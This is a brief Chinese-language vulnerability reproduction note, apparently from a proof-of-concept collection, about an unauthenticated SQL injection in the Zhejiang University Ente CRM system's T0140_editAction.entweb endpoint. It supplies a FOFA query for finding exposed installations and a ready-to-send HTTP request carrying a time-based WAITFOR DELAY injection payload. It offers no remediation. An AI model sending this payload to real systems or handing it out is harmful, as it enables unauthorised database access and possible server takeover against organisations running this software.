
Z1-4浙大恩特-客户资源管理系统-SQL

漏洞描述：

浙大恩特客户资源管理系统中T0140_editAction.entweb接口处存在SQL注入漏洞，未经身份认证的攻击者可以利用该漏洞获取系统数据库敏感信息，深入利用可获取服务器权限。

网站图片：



网络测绘：

fofa语法：

FOFA：app="浙大恩特客户资源管理系统"

漏洞复现：

payload：

```
GET /entsoft/T0140_editAction.entweb;.js?method=getdocumentnumFlag&documentnum=1';WAITFOR+DELAY+'0:0:5'-- HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

效果图:
延时注入